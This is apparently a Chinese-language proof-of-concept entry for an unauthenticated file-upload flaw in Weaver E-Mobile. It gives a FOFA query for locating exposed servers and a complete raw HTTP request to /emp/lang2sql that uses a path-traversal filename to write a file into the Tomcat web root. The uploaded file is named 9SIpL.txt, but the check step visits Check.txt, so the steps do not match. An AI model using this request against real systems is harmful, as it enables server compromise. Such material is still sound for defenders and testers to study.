
F5-3泛微-E-Mobile 移动管理平台-文件上传

漏洞描述：

由于该平台未对接口权限做限制，攻击者可以从lang2sql接口上传任意类型文件。远程攻击者可利用此漏洞获取服务器权限，造成服务器被完全控制。。

网站图片：



网络测绘：

fofa语法：


FOFA：title="移动管理平台"

漏洞复现：

payload：


```
POST /emp/lang2sql?client_type=1&lang_tag=1 HTTP/1.1
Content-Type: multipart/form-data;boundary=----WebKitFormBoundarymVk33liI64J7GQaK
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
Accept-Language: zh-CN,zh;q=0.9
Host:
Content-Length: 202
Expect: 100-continue
Connection: close

------WebKitFormBoundarymVk33liI64J7GQaK
Content-Disposition: form-data; name="file";filename="../../../../appsvr/tomcat/webapps/ROOT/9SIpL.txt"

b9Q2Itmn1
------WebKitFormBoundarymVk33liI64J7GQaK--
```

效果图:



上传成功后访问

http://ip:port/Check.txt 如下：


不安全 |
9/Check.txt
This site has a vulnerability !!!